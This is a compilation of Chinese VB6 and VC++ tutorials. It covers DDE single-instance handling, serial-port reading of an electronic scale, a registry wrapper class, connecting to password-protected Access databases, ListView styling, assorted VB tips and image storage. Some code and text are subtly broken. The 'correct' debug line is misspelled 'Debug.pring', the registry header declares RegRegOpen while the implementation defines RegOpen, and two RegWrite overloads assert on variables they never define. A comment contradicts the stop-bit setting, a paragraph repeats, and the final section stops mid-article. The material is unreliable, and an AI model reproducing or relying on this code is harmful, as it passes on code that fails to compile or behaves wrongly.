繁琐的代码:

```
if nNum=0 then
sName="sancy"
else
sName="Xu"
end if
```

简单的代码:

```
sName=IIF(nNum=0,"sancy","Xu")
```

4.尽量使用 Debug.print 进行调试

在很多初学者的调试中,用 MsgBox 来跟踪变量值.其实用 Debug.print 不仅可以达到同样的功效,而且在程序最后编译过程中,会被忽略.而 MsgBox 必须手动注释或删除.

不正确:

```
MsgBox nName
```

正确:

```
Debug.pring nName
```

5.在重复对某一对象的属性进行修改时,尽量使用 with....end with

6.MsgBox 中尽量使用图标

一般来说

vbInformation 用来提示确认或成功操作的消息
vbExclamation 用来提示警告的消息
vbCritical 用来提示危机情况的消息
vbQuestion 用来提示询问的消息

7.在可能的情况下使用枚举

枚举的格式为

```
public enum
...
end enum
```

好处是加快编译速度

VB 中使用 DDE 技术为应用程序增辉

上网的朋友一定都用过网络蚂蚁(Net Ants)的吧？不知你在使用过程中有没有注意过，那就是如果你想调动两个“蚂蚁”为您效力是不可能的——它总会把新运行的关闭。 而“蚂蚁”程序的妙处就在于：在重复运行“蚂蚁”时它不仅拒绝运行，而且能把已经运行的“蚂蚁”激活，这样用上面的程序就无能为力了。但事实上实现拒绝运行并激活已运行的程序有多种方法：

1、用 FindWindow 函数得到已经运行窗体的句柄（HWND），然后用 SetActiveWindow 等 API 函数将其激活。其缺点也很明显，那就是没法传递参数。

2、用 FindWindow 函数得到已运行窗体的句柄后用 SendMessage 的方法给窗体传送一个自定义消息（附带参数），然后在窗体中拦截并进行处理，但这样做要修改窗体的标准消息处理程序，用在 VC，BC 或 DELPHI 编写的程序中还行，但在 VB 中工作量太大，并且容易发生“一
般保护行错误”使 VB 崩溃，不太可取（当然，如果你有足够的信心和不怕崩溃的精神，也可以试一下）。

3、使用 DDE 技术

所谓 DDE 技术，就是动态数据交换技术。也许你很奇怪，这与本文所讨论的内容有什么相干的？且听我慢慢讲来。

为了实现拒绝运行并把已经运行的程序激活并实现各种功能，我们可以先用本文开头提到的方法，检测一下程序有没有被运行过，如果没有，就正常运行，如果已经被运行过，就打通与它的 DDE 通道，传给它一个（或一些）数据，然后由已经运行的程序对数据进行处理，再去实现各种“意想不到”的功能，这时也许就有人对这你的程序喊：“酷、酷……”

好了，耳听为虚，眼见为实，下面让我们动点真格的。

打开 VB，新建一个工程，选择菜单中的“工程->工程 1 属性”，把工程名称改为“P1”，把已有的一个窗体的“LinkTopic”属性改为“FormDDE”，把“LinkMode”属性改为“1 - Source”，添加一个 PictureBox 控件作为 DDE 执行控件，命名为 picDDE。然后添加一个 TextBox 控件，命名为“txtInfo”，并把“MultiLine”属性设置为“True”，以便显示多行文本，作为消息显示控件。

最后在窗体代码区输入以下代码：

```
Const COMMANDLINE = "CommandLine="  注释： 还是为了省事，定义一个常量

Private Sub Form_LinkExecute(CmdStr As String, Cancel As Integer)
Static lngCount As Long
Dim Info As String

Info = txtInfo.Text  注释： 保留原有信息

Select Case CmdStr  注释： CmdStr 是 DDE 程序传送过来的参数
Case "Max"
Me.WindowState = 2
Info = Info + vbNewLine + "窗体已被最大化"
Case "ShowTime"
Info = Info + vbNewLine + "最后一次运行这个程序的时间是：" + Str(Now)
Case "Count"
lngCount = lngCount + 1
Info = Info + vbNewLine + "你已经第" + Str(lngCount) + "次重复调用这个程序。" _
```

```
+ vbNewLine + "但怕您不多给工资，所以只运行了一个 ^_^"
End Select

If Left(CmdStr, Len(COMMANDLINE)) = COMMANDLINE Then
Info = Info + vbNewLine + "新程序曾以命令行形式运行" + vbNewLine + "命令行为：" _
+ vbNewLine + Right(CmdStr, Len(CmdStr) - Len(COMMANDLINE))
End If

txtInfo.Text = Info 注释： 把信息显示出来

Cancel = False

End Sub

Private Sub LinkAndSendMessage(ByVal Msg As String)
Dim t As Long
picDDE.LinkMode = 0 注释：--
picDDE.LinkTopic = "P1|FormDDE" 注释： |_____连接 DDE 程序并发送数据/参数
picDDE.LinkMode = 2 注释： | “|”为管道符，是“退格键”旁边的竖线，
picDDE.LinkExecute Msg 注释：-- 不是字母或数字！

t = picDDE.LinkTimeout 注释：--
picDDE.LinkTimeout = 1 注释： |_____终止 DDE 通道。当然，也可以用别的方法
picDDE.LinkMode = 0 注释： | 这里用的是超时强制终止的方法
picDDE.LinkTimeout = t 注释：--
End Sub

Private Sub Form_Load()
If App.PrevInstance Then 注释： 程序是否已经运行

Me.LinkTopic = "" 注释： 这两行用于清除新运行的程序的 DDE 服务器属性，
Me.LinkMode = 0 注释： 否则在连接 DDE 程序时会出乱子的

LinkAndSendMessage "Max" 注释：--
LinkAndSendMessage "Count" 注释： |-----连接 DDE 接受程序并传送数据/参数
LinkAndSendMessage "ShowTime" 注释：--

If Command <> "" Then 注释： 如果有命令行参数，就传递过去
LinkAndSendMessage COMMANDLINE + Command
End If
End 注释： 结束新程序的运行
End If
End Sub
```

测试一下：

把工程“P1”编译成 EXE 文件（设名称为 P1.EXE ）

1、打开“我的电脑”，找到 P1.EXE 并执行。可以看到程序正常运行了。

2、再运行一次，这次新程序没有运行成功，而原来运行的程序却被最大化了，而且文本框中有以下字符：

窗体已被最大化
你已经第 1 次重复调用这个程序

但怕您不多给工资，所以只运行了一个 。

最后一次运行这个程序的时间是：05-2-6 7:11:01

3、打开 MS-DOS 方式 ，用命令行方式再次运行程序，如 “P1 How Are You?”，这时原来运行的程序文本框中又多了几行字：

窗体已被最大化
你已经第 2 次重复调用这个程序。
但怕您不多给工资，所以只运行了一个
最后一次运行这个程序的时间是：05-2-6 7:14:32

新程序曾以命令行形式运行

命令行为：

How Are You?

OK，运行完全正确，然后你就可以把它应用的你的程序中了。

Visual Basic 串口通讯调试方法

现有电子秤一台，使用串口与计算机进行通讯。编写 VB 程序来访问串口，达到读取电子秤上显示的数据。该电子秤为 BE01 型仪表，输出为 RS-232C 标准接口，波特率为 300-9600、偶校验、7 个数据位、2 个停止位。所有字符均发送 11 位 ASCII 码，一个起始位。在 VB 中与串口通讯需要引入控件 MSComm 串口通讯控件（在 Microsoft Comm Control 6.0 中）。具体程序如下：控件简称：MSC

```
Dim Out(12) As Byte '接收 var 中的值
Dim var As Variant '接收 MSC.input 中的数值
Dim nRece As Integer '计算 MSC.inputbuffer 的个数
Dim i As Integer, j As Integer '随即变量，计算循环

**************************************************

Private Sub Form_Load()
ClearText
With MSC
.CommPort = 1 '设置 Com1 为通信端口
.Settings = "9600,E,7,2" '设置通信端口参数 9600 赫兹、偶校验、7 个数据位、1 个停止位.（这里需要进一步说明的是：.Setting=”BBBB,P,D,S”。
含义是：B：Baud Rate（波特率）；P：Parity（奇偶）；D：Data Bit；S：Stop Bit）

.InBufferSize = 40 '设置缓冲区接收数据为 40 字节
.InputLen = 1 '设置 Input 一次从接收缓冲读取字节数为 1
```

```
.RThreshold = 1 '设置接收一个字节就产生 OnComm 事件

End With

End Sub

**********************************************

Private Sub ClearText()
Text3.Text = ""
Text2.Text = "5"
Text1.Text = ""
End Sub

Private Sub Command1_Click()
ClearText
' nRece = 0 '计数器清零
With MSC
.InputMode = comInputModeBinary '设置数据接收模式为二进制形式
.InBufferCount = 0 '清除接收缓冲区
If Not .PortOpen Then
.PortOpen = True '打开通信端口
End If
End With
End Sub

Private Sub MSC_OnComm()
DelayTime ‘用来延续时间
ClearText
With MSC
Select Case .CommEvent '判断通信事件
Case comEvReceive: '收到 Rthreshold 个字节产生的接收事件
SwichVar 1
If Out(1) = 2 Then '判断是否为数据的开始标志
.RThreshold = 0 '关闭 OnComm 事件接收
End If
Do
DoEvents
Loop Until .InBufferCount >= 3 '循环等待接收缓冲区>=3 个字节
' nRece = nRece + 1
For i = 2 To 12
SwichVar i
Text1.Text = Text1.Text & Chr(Out(i))
Next
Text1.Text = LTrim(Text1.Text)
Text2.Text = Text2.Text & CStr(nRece)
.RThreshold = 1 '打开 MSComm 事件接收
Case Else
' .PortOpen = False
End Select
End With
```

```
End Sub

**********************************************

Private Sub DelayTime()

Dim bDT As Boolean
Dim sPrevious As Single, sLast As Single

bDT = True

sPrevious = Timer (Timer 可以计算从子夜到现在所经过的秒数，在 Microsoft Windows 中，Timer 函数可以返回一秒的小数部分)

Do While bDT
If Timer - sPrevious >= 0.3 Then bDT = False
Loop
bDT = True

End Sub
```

（通信传输速率为 9600bps，则最快速度 1.04ms 发送一个字节，仪表每秒发送 50 帧数据，每帧数据有 4 个字节，即每秒发送 200 个字节，平均 5.0ms 发送一个字节，连续读取串口数据时要在程序中添加循环等待程序）

```
Private Sub SwichVar(ByVal nNum As Integer)

DelayTime
var = Null
var = MSC.Input
Out(nNum) = var(0)

End Sub
```

（设置接收数据模式采用二进制形式，即 InputMode=comInputModeBinary，但用 Input 属性读取数据时，不能直接赋值给 Byte 类型变量，只能通过先赋值给一个 Variant 类型变量，返回一个二进制数据的数组，再转换保存到 Byte 类型数变量中。）

```
Private Sub Text1_Change()

Text3.Text = CText(Text1.Text) - CText(Text2.Text)

End Sub

**************************************************

Private Function CText(ByVal str As String) As Currency

If str <> "" Then
CText = CCur(Val(str))
Else
CText = 0
End If
```

End Function

（仪表每秒发送 50 帧数据，微机收到一帧完整数据至少需要 20 ms 时间，然后再进行数据处理。如果微机在下一帧数据接收前即 20ms 内能将数据计算处理完毕，则接收缓冲区内只会保存有一帧数据，不会存有两帧以上数据，接收缓冲区的大小不会影响实时监测效果（接收缓冲区>4 字节），这时完全可以实现实时监测或实时控制；如果微机在 20ms 内不能将数据计算处理完毕，接收缓冲区设置得又很大，在数据计算处理完毕前，接收缓冲区内就会保存有两帧以上数据，而且一次工作时间越长，缓冲区内滞留数据帧就越多，数据采集和数据处理之间产生逐渐增大的额外时间差，当接收缓冲区充满后，时间差不再增大，固定在某一值，部分数据因不能及时采集到接收缓冲区中，数据产生丢失现象，真实工作情况就会和微机处理结果产生较大的时间差，对实时监测和实时控制很不利，这种情况下接收缓冲区的大小就会影响实时监测效果，所以接收缓冲区设置不能过大，以保证数据处理的实时性。） 小结：本文所用的仪表为梅特勒公司出产的 BE01 型电子秤，其输出的每个编码均为标准的 ASCII 码。其他的仪表存在发射的编码中含有 BCD 压缩码，而且分为高低位，需要接收后对其进行解码换算，之后还要将高位和低位数字进行相加，即可以将其 BCD 码换算成实数。另还存在误差的可能：判断最大值，仪表在刚开始工作时有干扰，会传导一些乱码，位移传感器有参数偏差，最大值一般都略大于 50 毫米，所以取 51 为极限最大值，取－51 为极限最小值。暂时先写这些，当然其他的情况可以依此类推！

实数。另还存在误差的可能：判断最大值，仪表在刚开始工作时有干扰，会传导一些乱码，位移传感器有参数偏差，最大值一般都略大于 50 毫米，所以取 51 为极限最大值，取－51 为极限最小值。暂时先写这些，当然其他的情况可以依此类推！

Win32 API 注册表类的编制以及使用

一、问题的提出

Windows 已由原来的 16 位 windows 3.x 升级为现今我们使用的 32 位 windows 95/97/98 以其 Windows NT，用户不仅在使用上应逐步适应，对于程序开发人员来说在编程技术上也应紧跟操作系统的技术发展，就如同 在 Linux 操作系统下，X-Window 编程就显得很重要一样。作为一个完整成熟的 Windows 程序，需要保存程序所有的环境变量和私有信息。诸如用户的偏好，文件装入的列表、退出时用户使用的窗口位置 .存盘历史纪录等。过去在 windows 3.x 时代 ，常用 Win16 函数 Get/RegWrite ProfileString 将有关程序的信息写入 *.ini 文件，但现在该项技术由 Win32 注册表所替代。

可以这样说，注册表是当今 32 位 Windows 操作系统的灵魂，一切信息都在其中，也就是为什么Ｗｉｎｄｏｗｓ９８在Ｗｉｎｄｏｗｓ９５的基础上升级可以不重装软件等等的如此方便的应用，其原理就是根据了原注册表中的信息来完成各种方便的处理，所以 Windows 注册表对应用程序的重要性就显而易见了。

原来的 Win16 程序存储私有信息是在一个平面文件 INI 中，这样做有很多弊端，例如该 INI 文件没有任何安全机制，用户可以直接在 INI 文件中修改各种参数和程序入口，这样就可能造成不可估计的严重后果，还有该文件只能支持和文本数据不能存入二进制数据等各种不利因素，所以微软的工程师也认识到这一点，于是注册数据库就诞生了，注册数据库就是为了解决在 Windows 3.x 的一些关于 OLE 的此类问题而创建的，现在 Win32 应用程序的注册数据库通过微软带给我们的新的 Win32 API 得到了显著的改善。使用访问注册表的 Win32 函数比起使用管理 INI 文件的 Win16 函数要灵活的多，这意味着在功能上将大大增强，但是，另一方面，如果你还未用过，就会对处理注册表的 Win32 API 的新规则感到困惑或不知所措。本文就是本着这一目的，逐步让你懂得并掌握怎样用 Win32API 函数来处理 32 位 Windows 程序注册表的方法。

二 . 技术的实现原理

为了在以后自己编写的程序中更多的体现模块化思想以及使编程变得更加简单，应尽可能的建立自己实现各种功能的类，以类作为实现应用程序各种功能的单位。 在此，可以创建一个包括注册表许多常用功能而接口简单的类库，下面将建立 CMyRegKey 类，对应用程序处理注册表的具体细节进行封装，从而在外部通过这个功能类方便地实现进行访问注册表信息的各种操作，在外部调用其成员函数即可。以后，你就可以在每一个应用程序中包含此类并用其外部接口进行编程了。

三 ．实现代码与步骤
1. 建立功能类的头文件：

创建一个新的头文件 MyRegKey.h ,在其中加入以下的代码。

```
#include "winreg.h"

// 包含头文件 winreg.h , 因注册表 Win32 API 函数在其内定义

// 建立 CMyRegKey 类：
class CMyRegKey
{

// Construction
public:
CMyRegKey();
virtual ~CMyRegKey ();

// Attributes
public:

// 定义打开和关闭注册表的成员函数：

LONG RegRegOpen(HKEY hKeyRoot,LPCTSTR pszPath);
void RegRegClose();

// 利用函数重载实现对注册表键值（串值，二进制值，DWORD 值 ） 的读和写：

LONG RegRead (LPCTSTR pszKey,DWORD& dwVal);
LONG RegRead (LPCTSTR pszKey,CString& sVal);
LONG RegRead (LPCTSTR pszKey,BYTE *pData,DWORD& dwLength);

LONG RegWrite (LPCTSTR pszKey,DWORD dwVal);
LONG RegWrite (LPCTSTR pszKey,LPCTSTR pszVal);
LONG RegWrite (LPCTSTR pszKey,const BYTE *pData,DWORD dwLength);

protected:
HKEY m_hKey;
CString m_sPath;
};
```

2. 建立功能类的 Cpp 文件定义 CMyRegKey 类：

创建一个新文件 MyRegKey.cpp ,代码如下：

```
#include "MyRegKey.h"

//////////////////////////////////////////////////////////////////////
// CMyRegKey
//////////////////////////////////////////////////////////////////////
```

```
CMyRegKey:: CMyRegKey()
{
m_hKey = NULL;
}

CMyRegKey:: ~CMyRegKey()
{
RegClose();
}

// 定义打开注册表的函数，RegOpen 函数带有两个参数：指定要访问注册表根结点的 HKEY, 以及注

// 册表中信息的全路径。如果给入的路径不存在，则需创建一个新路径。从 RegCreateKeyEx API 函数返// 回的 HKEY
作为 m_hKey 存储。

LONG CMyRegKey::RegOpen(HKEY hKeyRoot,LPCTSTR pszPath)

{

DWORD dw;
m_sPath = pszPath;

return RegCreateKeyEx(hKeyRoot,pszPath,0L,NULL,REG_OPTION_VOLATILE,KEY_ALL_ACCESS,NULL,
&m_hKey,&dw);
}

void CMyRegKey::RegClose()
{
if(m_hKey)
{
RegCloseKey (m_hKey);
m_hKey = NULL;

}
}

LONG CMyRegKey::RegWrite(LPCTSTR pszKey,DWORD dwVal)
{

ASSERT(m_hKey);

ASSERT(pszKey);
ASSERT(pData&&dwLength>0);
ASSERT(AfxIsValidAddress(pData,dwLength,FALSE));

return RegSetValueEx(m_hKey,pszKey,0L,REG_DWORD,(CONST BYTE *)&dwVal,sizeof(DWORD));
}

LONG CMyRegKey::RegWrite(LPCTSTR pszKey,LPCTSTR pszData)
{

ASSERT(m_hKey);
```

```
ASSERT(pszKey);
ASSERT(pszData);

ASSERT(pData&&dwLength>0);
ASSERT(AfxIsValidAddress(pszData,strlen(pszData),FALSE));

return RegSetValueEx(m_hKey,pszKey,0L,REG_SZ,(CONST BYTE *)pszData,strlen (pszData)+1);

}

LONG CMyRegKey::RegWrite(LPCTSTR pszKey,const BYTE *pData,DWORD dwLength)
{

ASSERT(m_hKey);
ASSERT(pszKey);
ASSERT(AfxIsValidAddress (pData,dwLength,FALSE));

ASSERT(pData&&dwLength>0);
ASSERT(AfxIsValidAddress(pData,dwLength,FALSE));

return RegSetValueEx(m_hKey,pszKey,0L,REG_BINARY,pData,dwLength);

}
LONG CMyRegKey::RegRead (LPCTSTR pszKey,DWORD& dwVal)
{

ASSERT(m_hKey);
ASSERT(pszKey);

DWORD dwType;
DWORD dwSize = sizeof (DWORD);
DWORD dwDest;

LONG LRet = RegQueryValueEx(m_hKey,(LPSTR)pszKey,NULL,&dwType,(BYTE *)
&dwDest,&dwSize);

if(LRet==ERROR_SUCCESS)
dwVal = dwDest;
return LRet;

}

LONG CMyRegKey::RegRead (LPCTSTR pszKey,CString& sVal)
{

ASSERT(m_hKey);
ASSERT(pszKey);

DWORD dwType;
DWORD dwSize = 200;
char string[200];
```

```
LONG IReturn = RegQueryValueEx(m_hKey,(LPSTR)pszKey,NULL,&dwType,(BYTE *)
string,&dwSize);

if(IReturn==ERROR_SUCCESS)

sVal = string;
return IReturn;

}

LONG CMyRegKey::RegRead (LPCTSTR pszKey,BYTE * pData,DWORD& dwLen)
{

ASSERT(m_hKey);
ASSERT(pszKey);

DWORD dwType;
return RegQueryValueEx(m_hKey,(LPSTR)pszKey,NULL,&dwType,pData,&dwLen);

}
```

在用户需要使用时只需在你的 Project 中的 SorceFile 和 HeadFile 中分别加入 MyRegKey.cpp 以及 MyRegKey.h 程序文件。

四．使用外部接口示例

在 VC 中建立一个基于对话框（Dialog Base) 的应用程序,在对话框上放上几个 Edit control 的控件，如同示例小程序 RegTech 框（见图一），程序执行时，首先读出注册表信息分别显示在三个编辑栏中，为了演示写入操作，你可以在注册用户栏中重新输入用户名，按更改完成写入，重新运行程序，查看写入是否成功。在 RegTech 框中安置了三个编辑栏，ID 为 IDC_INSTALL,IDC_USERID,IDC_VERSION,

用 ClassWizard 的 Member Variable 分别加上对象参数：m_Install, m_UserID 和 m_Version.

用参数来传递注册表键值。

在初始化对话框时就应打开注册表并读取所需的信息，这三项存放路径为 HKEY_LOCAL_MACHINE \SOFTWARE \Microsoft \Windows \CurrentVersion 下，

分别读出 windows 版本号（放置于 Version 键值中），注册用户名（放置于 RegisteredOwner 键值中），Windows 安装目录（放置于 SystemRoot 键值中 ），更多的信息请使用 Windows 目录下的 RegEdit.exe 程序.

需用到注册表类的原程序文件中加上 #inxlude " MyRegKey.h"　即可。

在文件 RegTechDlg.cpp 中初始化对话框的地方加上以下代码打开路径并读取键值：

```
BOOL CRegtechDlg::OnInitDialog()
{

CDialog::OnInitDialog();

.....
.....
```

VB6.0 中连接加密的 Access 数据库

以前曾看过介绍如何在 Visual Basic 中连接和使用 Access 数据库的技术文章，实际上在专业的数据库软件开发中，为了确保数据库中信息的安全，往往要求对数据库文件进行加密，以防止非法用户通过其它的常规手段将其打开。那么，在 Visual Basic 中如何建立与加密的数据库的连接呢？笔者在开发本校的宿舍管理信息系统中，总结了一些方法和技巧，现写出来与同行交流。

一、建立数据库

因为在 Visual Basic 6.0 中有的数据库连接方式不支持 Access 2000 版本格式的数据库，为了便于说明问题，本文所提的数据库以 Access 97 版本数据库为例。

在 Microsoft Access 97 中建立一个数据库，如：ssgl.mdb，并设置密码，如：“1234”，再将数据库文件和 VB 中创建的工程文件放在同一目录下。

如果用户的计算机上只有 Access 2000 的话，可以先在 Access 2000 中建立 ssgl.mdb 数据库，并设置密码，再用 Access 2000 中的“数据库实用工具”将数据库转换成 Access 97 版本的格式。

当然也可以直接在 Visual Basic 6.0 集成开发环境中通过“可视化数据管理器”来创建数据库，再到 Access 97 中设置密码。

通过对数据库文件设置密码，一般情况下，非法用户就不能用常规的手段打开数据库了，对数据库中的信息起到了一定的安全和保密作用。

二、连接加密的 Access 数据库

在 Visual Basic 6.0 中，要建立与数据库的连接，可采用的技术手段很多，如：数据控件、数据对象、数据环境设计器等。开发人员可以根据自身的条件和用户的需求进行选择。

限于篇幅，下面只介绍加密的 Access 数据库与没有加密的 Access 数据库在连接时的不同之处。关于没有加密的数据库的连接及访问的方法读者可以参阅其它资料。

1、使用控件

① Data 控件

Data 控件是 Visual Basic 6.0 中的一个内置数据控件，可以通过设置 Data 控件的 connect、DatabaseName、RecordSource 属性实现对数据库的连接和访问。 通过 Data 控件连接加密的数据库的方法有两种：

一种方法是在设计状态时，在“属性窗口”中将 Data 控件的 connect 属性的缺省值”Access”改为”; pwd=1234”即可，其它属性的设置方法与没有加密的 Access 数据库的连接相同。

另一种方法是在运行时，通过代码对 connect 属性赋值来实现。如：

Data1.connect=”; pwd=1234”

Data1.DatabaseName=APP.path + “\ssgl.mdb”

其中，”1234”为 Access 数据库文件 ssgl.mdb 的密码，下同。

②Adodc 控件

Adodc 控件是一个 ActiveX 控件，它使用 Microsoft ActiveX Data Objects(ADO)创建到数据库的连接。使用 Adodc 控件之前，要先将 Adodc 控件添加到控件工具箱中。方法如下：在 VB 6.0 种选择“工程”菜单，再点击“部件”菜单项，在弹出的“部件”对话框中选中“Microsoft ADO Data Control 6.0(OLEDB)”选项即可。

通过 Adodc 控件连接加密的数据库的方法也有两种：

一种方法是在设计状态时，在“属性窗口”中，对 Adodc 控件的 ConnectionString 属性设置一个有效的连接字符串，并在连接字符串后增加上”; Jet OLEDB: DataBase password=1234”，再设置 Adodc 控件的 CommandType、RecordSource 的属性就可以创建到加密的数据库的连接了。

另一种方法是在运行时，通过代码动态地设置 ConnectionString、CommandType 和 RecordSource 属性来创建连接。 只要在 ConnectionString 属性的有效连接字符串后增加上”; Jet OLEDB: DataBase password=1234”即可。

2、使用数据对象

① DAO 数据对象

要能正确引用 DAO 数据对象来建立与数据库的连接，应先在 VB 集成开发环境中选择“工程”菜单，再点击“引用”菜单项，在弹出的“引用”对话框选择“Microsoft DAO 3.51 Object Library”选项来添加 DAO 数据对象类型库。

接下来就可用如下代码来建立到加密的 Access 数据库 ssgl.mdb 的连接。

```
Dim db AS DataBase

Set db=OpenDataBase(App.path + “\ssgl.mdb” , False , False , ” ; pwd=1234”)
```

② ADO 数据对象

ADO 是 Microsoft 推出的处理关系数据库和非关系数据库中信息的最新技术，也是 Microsoft 推崇的用于数据连接和访问的技术。在 VB 6.0 中，Adodc 控件、ADO 数据对象及 DataEnvironment（数据环境设计器）都采用的是 ADO 技术，因而它们处理加密的 Access 数据库的方法类似。

要能正确引用 ADO 数据对象，应在 VB 6.0 集成开发环境中选择“工程”菜单，再点击“引用”菜单项，在弹出的“引用”对话框中选中“Microsoft ActiveX Data Objects 2.1 Library”选项来添加 ADO 数据对象类型库。

可用如下代码来建立到加密的 Access 数据库 ssgl.mdb 的连接。

```
Dim cnn AS ADODB.Connection

Dim rst AS ADODB.Recordset

Set cnn=New ADODB.Connection

Cnn.Provider= ”Microsoft.Jet.OLEDB.3.51”

Cnn.ConnectionString= ”Data Source=” & App.path & ”\ssgl.mdb;” & _

” ;Jet OLEDB:Database password=1234”

cnn.Open
```

③ 使用 DataEnvironment（数据环境设计器）

有两种方法可以通过 DataEnvironment 连接到加密的 Access 数据库：

一种方法是在设计状态时，在 DataEnvironment 的 connection 对象的 ConnectionSource 属性的有效连接字符串后加上” ;

Jet OLEDB: Database password=1234”

另一种方法是在 DataEnvironment_Initialize()事件中编写如下代码：

```
Private sub DataEnvironment_Initialize( )

Dim strconn AS string

Strconn=” Provider=Microsoft.Jet.OLEDB.3.51;” & _

”Data Source=” & App.path & “\ssgl.mdb;” & _

”; Jet OLEDB: Database password=1234”

DataEnvironment1.connection1.connectionstring=strconn

End sub
```

以上方法及相关代码笔者都已在 Windows 98 操作系统环境，Visual Basic 6.0 中调试、验证并通过。

用代码实现 ListView 控件的行间隔颜色

首先在窗口中添加一个 ListView 控件，方法：菜单－>工程－>部件－>Microsoft Window Common Control 6.0 （后面为版本号）。再添加一个 Picture 控件，改名为 picGreenbar。

实现的代码如下：

```
Option Explicit

Private Sub Form_Load()
Dim i As Integer
Dim iFontHeight As Long
Dim iBarHeight As Integer
Dim j As Integer
Dim itmX As ListItem
Dim ColHead As ColumnHeader
ListView1.ColumnHeaders.Add , , "This is Just a Simple Example"
ListView1.ColumnHeaders(1).Width = 3000
```

```
'添加一些实验数据
For j = 1 To 33
Set itmX = ListView1.ListItems.Add()
itmX.Text = "This is item number " & CStr(j)
Next j

Me.ScaleMode = vbTwips
picGreenbar.ScaleMode = vbTwips
picGreenbar.BorderStyle = vbBSNone
picGreenbar.AutoRedraw = True
picGreenbar.Visible = False
picGreenbar.Font = ListView1.Font
iFontHeight = picGreenbar.TextHeight("b") + Screen.TwipsPerPixelY
iBarHeight = (iFontHeight * 1)
picGreenbar.Width = ListView1.Width
'======
picGreenbar.Height = iBarHeight * 2
picGreenbar.ScaleMode = vbUser
picGreenbar.ScaleHeight = 2
picGreenbar.ScaleWidth = 1
'draw the actual bars
picGreenbar.Line (0, 0)-(1, 1), vbWhite, BF
picGreenbar.Line (0, 1)-(1, 2), RGB(227, 241, 226), BF
'======
ListView1.PictureAlignment = lvwTile
ListView1.Picture = picGreenbar.Image
End Sub
```

Visual Basic 编程中的雕虫小技五则

一、调试程序进入死循环怎么办？

程序在制作过程中不断地进行调试是观察其正确性、稳定性等的手段之一，程序员可以籍此修改、完善自己的程序。有时因为算法上的错误，程序进入死循环，调试中的程序和 VB 编辑环境均无反应，这时很多人会按下 Ctrl+Alt+Del 结束任务。这样做只有退出 VB，其结果是可想而知的！

其实大可不必这么做。下一次真的进入死循环的话，试一试按下 Ctrl+Pause(有些键盘此键标为 Break)！好了，说声谢天谢地——哦，不，说声感谢土人吧！

二、改变按钮颜色

当自定义了窗体的背景色，是否觉得窗体上默认背景色的按钮与窗体极不协调？我们在属性窗口或 Form_Load 事件中用代码来设置按钮的背景色，却发现总不认帐！

有没有招儿？有！

把按钮的 Style 属性设为 1-Graphical(图形的)。OK，你可以随心所欲地设置按钮的背景颜色了。

三、让你的程序随 Windows 启动

让程序自启动至少有三种方法：将程序放入程序组；利用 Win.ini 文件；在注册表相关项作设置。前者过于初级，后者又不好操作，来个折中的吧，用第二种方法。

先申明写入 INI 的 API 函数：

```
Declare Function WritePrivateProfileString Lib _
"kernel32" Alias "WritePrivateProfileStringA" _
(ByVal lpApplicationName As String, ByVal lpKeyName _
As Any, ByVal lpString As Any, ByVal lpFileName As _
String) As Long
```

然后：(假设 E:\MySoft 目录下有个 A.EXE 文件)

```
Dim WriteIni as String
WriteIni = WritePrivateProfileString("Windows", "Run", "E:\MySoft\A.exe", "C:\Windows\win.ini")
```

看出来没有？就是把要自启动的程序放到 Win.ini 的[Windows]中"[Run]="后面即可。(通常，这一节总是空的，为什么不用呢？)

四、快速复制现有的控件

有时候，我们需要将一个窗体的所有控件移植到另一个窗体或另一个工程中。请点击"编辑-全选"，看见了吧：所有控件被选中。接着新建一个窗体或工程，在新窗体上单击右键，选取粘贴，哈哈，奇迹发生了吧？剩下的事是调整一下窗体的大小了。

如若只复制部分控件呢？也有办法：按 Ctrl 键不放，鼠标单击所需控件，确认后松开 Ctrl 键，右键单击选中控件中的一个，接下来你该知道怎么做了吧？

——必须注意的是，要保证在左边的 General 工具栏里已经有了所要复制的控件，否则复制失败。

五、一次性显示数据库中指定的字段

假设我们已经在窗体上绘制了如下控件：Data，Label，Command Button，TextBox 各一个。其中，TextBox 用于显示数据库指定表中指定字段的全部内容，所以应将其 MultiLine 属性设为 True，必要的话加上滑动杆。Data 控件自然要和数据库联接好，并记得将 Label 控件与字段捆绑起来。详细代码如下：

```
Private Sub Command1_Click()
Text1.Text = Label1.Caption '获取第一个记录
Dim I As Integer, N As Integer '两个计时器
Data1.Recordset.MoveLast '移到最后：获取记录总数
I = Data1.Recordset.RecordCount '给 I 变量赋值
Data1.Recordset.MoveFirst '移回第一个记录

'获取第一个记录以后的所有记录
For N = 1 To I
Data1.Recordset.MoveNext
Text1.Text = Text1.Text + vbCrLf + Label1.Caption
Next N
Command1.Enabled = False '令按钮无效：避免再点击出错
End Sub
```

VB 实现图像在数据库的存储与显示

数据库是数据管理的最新技术，是计算机科学的重要分支，是现代计算机信息系统和计算机应用的基础和核心。在科学技术高速发展的今天，在信息资源无处不在、无处不用，已成为各部门的重要财富的时候，对于从事程序开发的人员来说显得尤为重要。

如今，对数据库的操作不仅仅满足于对字符和数字的单一操作，图像的存储与显示已显得尤为重要。下面作者将以 VB6.0 与 Access97 作为开发工具，分别介绍两种图像显示与存储的方法。

利用数据控件和数据绑定控件

利用这种方法，不写或写少量代码就可以构造简单的数据库应用程序，这种方法易于被初学者接受。在举例之前，先把数据绑定功能简要的说明一下，凡是具有 DataSource 属性的控件都是对数据敏感的，它们都能通过数据控件直接使用数据库里的数据。比如 CheckBox Control , ComboBox Comtrol , TextBox Comtrol , PictureBox Control ,Image Comtrol … 因为这种方式涉及到的知识点比较少，也比较容易理解，不多作说明，现直接介绍编程步骤。

1、从数据库中显示所需要的图片

首先，添加一个 Data 数据控件,设置它的 DatabaseName 和 RecordSource 属性，

```
strPath = App.Path
If Right(strPath, 1) <> "\" Then
strPath = strPath & "\"
MyData.DatabaseName = strPath & "ExampleDB.mdb" '数据库存地址
MyData.RecordSource = "Info" '表名
```

第二步，添加 Image 控件用来显示图片，设置它的 DataSource 和 DataField 属性。例如本例中: Image1.DataSource="MyData"和 Image1.DataField=" MyPhoto" 。然后设置其它具有数据绑定功能的控件用来显示所要的其它内容，经过这两步的操作，运行程序就可以显示你要的数据了。

2、向数据库中添加需要存储的图片

首先，利用数据控件所具有的 AddNew 属性，添加一个按钮，双击后添加如下代码 MyData.Recordset.AddNew

第二步，为 Image 控件图片指定图片路径 Image1.Picture = LoadPicture("图片路径")，经过这两步的操作，就可以向数据库中添加图片了。

这种方法最简单快捷，要写的代码量很少。但是这种方法在运行速度和灵活性方面有一定的限制，适合于初学者和一些简单的应用，要想灵活多变的显示图像，下面介绍的方法或许更适应您的要求。

利用编写代码实现图片的存储与显示

